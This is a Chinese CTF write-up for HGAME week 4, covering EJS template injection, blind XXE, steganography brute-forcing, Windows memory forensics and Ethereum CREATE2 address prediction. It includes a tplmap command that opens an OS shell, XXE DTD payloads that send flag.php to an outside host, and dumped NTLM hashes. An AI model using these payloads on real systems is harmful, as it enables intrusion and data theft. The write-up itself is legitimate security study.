hgame2022-week4

Web

Shared Diary

第一眼testpassword 我以为真的捏 下次改成fakepassword

后来以为 ejs原型链污染rce emmmmm 高版本gg

admin代码发现应该有个ssti

ban了`___proto___`直接绕过

先原型链污染登录进去吧

无过滤 tplmap 一把梭

```
python .\tplmap.py -u http://week-4.hgame.lwsec.cn:30327/ -d diary=1 -c session=s%3AvpTC-JU5kv5WdqjwuJyJ1g_flxUQUxGz.n914ZgYM3apNkYWqGygykPAeLwS2yGCeBr%2FquwZgRCg -e ejs --os-shell
```

```
Tplmap 0.5

Testing if POST parameter 'diary' is injectable
Ejs plugin is testing rendering with tag '*'
Ejs plugin has confirmed injection with tag '*'
Tplmap identified the following injection point:
  POST parameter: diary
  Engine: Ejs
  Injection: *
  Context: text
  OS: linux
  Technique: render
  Capabilities:

   Shell command execution: ok
   Bind and reverse shell: ok
   File write: ok
   File read: ok
   Code evaluation: ok, javascript code

Run commands on the operating system.
linux $ ls
app.js
node_modules
package-lock.json
package.json
views
linux $ cd ..

linux $ ls
app.js
node_modules
package-lock.json
package.json
views
linux $ cat ../flag
hgame{N0tice_prototype_pollution&&EJS_server_template_injection}
```

~~发现无法退到上一级目录 估计是tplmap的锅~~ 直接cat

抓包发现 tplmap 其实就是执行命令。。。

不过我发现就算是手注 反弹shell也不行

使用了node的docker 看了眼dockerhub 用的是bash没错啊。。。 算了 开摆

Tell Me

提示源码www.zip

xxe 无回显 有报错回显

最开始想外带 发现外带不出来 直接报错出来了 不理解。。。

预期外带dtd

```
<!ENTITY % file SYSTEM "php://filter/read=convert-
base64.encode/resource=flag.php">
<!ENTITY % exp "<!ENTITY &#37; send SYSTEM 'http://ip?p=%file;'>">
%exp;
```

报错dtd 故意错几个就行了

```
<!ENTITY % file SYSTEM
"php://filter/read=convert.base6encode/resource=flag.php">
<!ENTITY % exp "<!ENTITY &#37; send SYSTEM 'http://%file;'>">
%exp;
```

payload

```
<!DOCTYPE user [
<!ENTITY % remote SYSTEM "http://ip/1.dtd">
%remote;]>
<user><name>12</name><email>12</email><content>12</content></user>
```

我在想 能不能不用vps

Request

```
POST /send.php HTTP/1.1
Host: week-4.hgame.lwsec.cn:31034
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Content-Length: 150
Content-Type: application/xml;charset=UTF-8
Cookie: _ga=GA1.1.649964244.1674015896; _ga_P1E9Z5LRRK=GS1.1.1674109566.2.0.
1674109566.0.0.0
Origin: http://week-4.hgame.lwsec.cn:31034
Referer: http://week-4.hgame.lwsec.cn:31034/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70
X-Requested-With: XMLHttpRequest

<!DOCTYPE user [
<!ENTITY % file SYSTEM "php://filter/read=convert.base6encode/resource=/var/
www/html/flag.php">
<!ENTITY % exp "<!ENTITY &#37; send SYSTEM 'http://%file;'>">
%exp;]>
<user><name>&exp</name><email>12</email><content>12</content></user>
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 01 Feb 2023 16:48:09 GMT
Server: Apache/2.4.51 (Debian)
X-Powered-By: PHP/7.4.27
Vary: Accept-Encoding
Content-Encoding: identity
Content-Type: text/html; charset=UTF-8
Content-Length: 634

<br />
<b>Warning</b>:  DOMDocument::loadXML(): PEReferences forbidden
in internal subset in Entity, line: 3 in <b>/var/www/html/send.
php</b> on line <b>10</b><br />
<br />
<b>Warning</b>:  DOMDocument::loadXML(): PEReference: %exp; not
found in Entity, line: 4 in <b>/var/www/html/send.php</b> on
line <b>10</b><br />
<br />
<b>Warning</b>:  DOMDocument::loadXML(): EntityRef: expecting ';
' in Entity, line: 5 in <b>/var/www/html/send.php</b> on line
<b>10</b><br />
<br />
<b>Warning</b>:  simplexml_import_dom(): Invalid Nodetype to
import in <b>/var/www/html/send.php</b> on line <b>16</b><br />
name,email,content cannot be empty
```

emmmmm 不理解

MISC

New_Type_Steganography

```python
import numpy as np
from libnum import n2s, s2n
from PIL import Image
import requests
from tqdm import *

oriImg = Image.open("ori.jpg")
oriArr = np.array(oriImg)
flagImg = Image.open("flag.png")
flagArr = np.array(flagImg)

# 白色图片大小应与原图一致
def encode(data, name):
    req = requests.post(url="http://week-4.hgame.lwsec.cn:31709/upload",
                        data={"text": data},
                        files={"file": open("white.png", "rb")})
    with open(name+".png", "wb") as f:
        f.write(req.content)


def getPaddingPos(img):
    paddingPos = []
    for i in range(img.shape[0]):
        for j in range(img.shape[1]):
            if img[i][j][1] == 251:
                paddingPos.append((i, j))
    return paddingPos


# 假设\x00填充 会有8个像素点为251
# 假设\x01填充 会有7个像素点为251
def getRealPos(paddingPos, bitPos):
    for pos in paddingPos:
        if pos not in bitPos:
            return pos
```

```
def decode(realPos):
    binStr = ""
    for _,pos in enumerate(realPos):
        if _ % 7 == 0:
            binStr += "0"
        i, j = pos
        if oriArr[i][j][1] & ~(1 << 2) == flagArr[i][j][1]:
            binStr += "0"
        else:
            binStr += "1"
    print(n2s(int(binStr, 2)))


realPos = []

# bit==0  255 & ~(1<<2) = 251; bit==1 255 | (1<<2) = 255
# 先用\x00填充 再按照位爆破顺序

# 注意
# data = "\x80"
# data = bin(s2n(data))[2:].zfill(8 * len(data))
# print(data)
# output: 1100001010000000
# 因此\x80不考虑也不需要考虑 因为可见字符在\x80之前 就是第一个bit一定为0
bitsList = ['\x40', '\x20', '\x10', '\x08', '\x04', '\x02', '\x01']


def main():
    # 按字节爆破循环
    for i in trange(50):
        padding = "\x00"*(i+1)  # \x00填充
        encode(padding, "padding"+str(i))
        paddingImg = np.array(Image.open("padding"+str(i)+".png"))
        paddingPos = getPaddingPos(paddingImg)
        # 按位爆破循环
        for j in range(7):
            bit = bitsList[j]
            encode("\x00"*i+bit, "bit"+str(i)+str(j))
            bitImg = np.array(Image.open("bit"+str(i)+str(j)+".png"))
            bitPos = getPaddingPos(bitImg)
            realPos.append(getRealPos(paddingPos, bitPos))
        decode(realPos)

if __name__ == '__main__':
    main()
```

此脚本，产生文件较多 emmm 题目非常强顺便考了OSINT

`ori.jpg` 就是搜图在p站上找到的 发现写个小脚本测试了 确实是原图

题目非常巧 尤其是01的修改方式

最开始想简单点 不找原图

但是发现根本不可能 因为`&~(1<<2)`和`|(1<<2)`是一对对称运算

ps:可能是我没有研究csapp这本书 估计这本书会提到 《深入理解计算机系统》

同时会有经过运算不变的值，就只能按位爆破顺序 获取位置 再原图重运算

ezWin - variables

环境变量

```
└─$ vol -f win10_22h2_19045.2486.vmem envars | grep hgame
3492resssihost.exe      0×222e2561bc0canHGAME_FLAGhed   hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3520    svchost.exe     0×1d2f6e033d0   HGAME_FLAG      hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3528    svchost.exe     0×163d90033d0   HGAME_FLAG      hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3668    taskhostw.exe   0×1ced6651bc0   HGAME_FLAG      hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3828    ctfmon.exe      0×1e2d9081bc0   HGAME_FLAG      hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3992    explorer.exe    0×1151bf0       HGAME_FLAG      hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
4416    svchost.exe     0×22ece2033d0   HGAME_FLAG      hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
4448    ChsIME.exe      0×220b5941bc0   HGAME_FLAG      hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
4456    StartMenuExper  0×1bd3c003570   HGAME_FLAG      hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
4720    RuntimeBroker.  0×229dee033d0   HGAME_FLAG      hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
5144    RuntimeBroker.  0×1c05ac033d0   HGAME_FLAG      hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
```

ezWin - auth

查看cmdline

```
7356    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
7484    dllhost.exe     "C:\Windows\SysWOW64\DllHost.exe" /Processid:{776DBC8D-7347-478C-8D71-791E12EF49D8}
7540    notepad.exe     "C:\Windows\system32\NOTEPAD.EXE" C:\Users\Noname\Desktop\flag2 is nthash of current user.txt
7584    7zFM.exe        "C:\Program Files\7-Zip\7zFM.exe" "C:\Users\Noname\Desktop\flag.7z"
7636    conhost.exe     Required memory at 0×ed3e273020 is not valid (process exited?)
```

hashdump

```
Administrator   500     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
Guest   501     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount  503     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount      504     aad3b435b51404eeaad3b435b51404ee        c4b2cf9cac4752fc9b030b8ebc6faac3
Noname  1000    aad3b435b51404eeaad3b435b51404ee        84b0d9c9f830238933e7131d60ac6436
```

ezWin - 7zip

filesacn

```
┌──(kali㉿kali)-[~/Desktop/volatility3]
└─$ python vol.py -f ../win10_22h2_19045.2486.vmem filescan | grep flag
0×d0064181c950.0\Users\Noname\Desktop\flag.7z   216
0×d00641b5ba70  \Users\Noname\Desktop\flag.7z   216
```

dumpfile

```
┌──(kali㉿kali)-[~/Desktop/volatility3]
└─$ python vol.py -f ../win10_22h2_19045.2486.vmem dumpfiles --virtaddr 0×d00641b5ba70
Volatility 3 Framework 2.4.1
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0×d00641b5ba70  flag.7z Error dumping file
SharedCacheMap  0×d00641b5ba70  flag.7z file.0×d00641b5ba70.0×d0064189aa20.SharedCacheMap.flag.7z.vacb
```

密码用cmd5解密

Blockchain

Transfer 2

可以说是Transfer的revenge了

看到智能合约发现需要预测两个地址

再进行部署合约

账号部署合约使用create 需要：账户地址及其nonce


```
package main

import (
    "encoding/binary"
    "encoding/hex"
    "fmt"
    "github.com/ethereum/go-ethereum/rlp"
    "golang.org/x/crypto/sha3"
)

// RlpInt2Bytes 根据RLP编码规则把int变量值转变成字节切片
func RlpInt2Bytes(i int) []byte {
    var data [4]byte
    if i <= 255 {
        if i == 0 { //我靠，这个坑爹的玩意儿，害我好苦
            return nil
        }
        return []byte{byte(i)}
    } else {
        binary.LittleEndian.PutUint32(data[:], uint32(i))
        if i <= 0xffff {
            return data[:2]
        } else if i <= 0xffffff {
            binary.LittleEndian.PutUint32(data[:], uint32(i))
            return data[:3]
        }
    }
    return data[:]
}

func Keccak256Hash(data []byte) []byte {
    keccak256Hash2 := sha3.NewLegacyKeccak256()
    keccak256Hash2.Write(data)
    return keccak256Hash2.Sum(nil)
}
```

```go
// CreateContractAddr 经测试，这种算法适合外部账号创建智能合约用
// 同样是适用于简单的智能合约创建另一个智能合约
// 但是不适用于用CREATE2 操作码创建新智能合约
func CreateContractAddr(senderAddr string, nonce int) (string, error) {
    var (
        data [][]byte
        buf  []byte
        err  error
    )
    if buf, err = hex.DecodeString(senderAddr); err != nil {
        return "", err
    }
    data = append(data, buf)
    buf = RlpInt2Bytes(nonce)
    data = append(data, buf)

    if buf, err = rlp.EncodeToBytes(data); err != nil {
        return "", nil
    }

    buf = Keccak256Hash(buf)
    return hex.EncodeToString(buf[12:]), nil
}

func main() {
    var (
        senderAddr string = "7b664824180D530c1397b6736D8EC864E1b3c77f"
        nonce      int    = 0
        addr       string
        err        error
    )
    if addr, err = CreateContractAddr(senderAddr, nonce); err != nil {
        fmt.Println(err)
    }
    fmt.Println(addr)
}
// 47f2afc24a2ff423cde5984aefc6767a07ac109e
```

new部署合约使用create2 需要：部署合约的合约地址 盐 bytecode


```go
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.7;

contract Test{

    function getChallAddress(address addr ) public pure returns (address) {
        bytes memory bytecode =
hex'608060405234801560f57600080fd5b506706f05b59d3b200004710602c576000805460ff19
1660011790555b60838061003a6000396000f3fe6080604052348015600f57600080fd5b50600436
106028576000356e01c8063890eba6814602d575b600080fd5b60005460399060ff1681565b6040
5190151581526020016040518091039Of3fea264697066735822122Oc0afce3a78fcc60fe5cb042d
b9c8cae10e646b3fcd2f905fa125145eebdf049864736f6c63430008110033';
        bytes32 salt = keccak256("HGAME 2023");
```

```
        bytes32 hash = keccak256(
            abi.encodePacked(
                bytes1(0xff),
                addr,
                salt,
                keccak256(bytecode)
            )
        );

    // NOTE: cast last 20 bytes of hash to address
        return address(uint160(uint256(hash)));
    }

}
```



这波是脚本小子了属于是

拿到地址直接转账



nc去部署合约

记得remix监听

拿到交易哈希就行了

原理

既然通过`create\create2`创建的合约地址是可以预先知晓的，在合约部署之前， 如果给此地址转入eth，那么该地址就会被激活成为一个普通账户地址，且拥有资产。`create\create2`创建合约过程中，会将这个已经存在的普通账户地址转变成一个合约地址。转换过程不会清零资产，所以通过此方法可以成功的在合约部署之前给合约转入eth。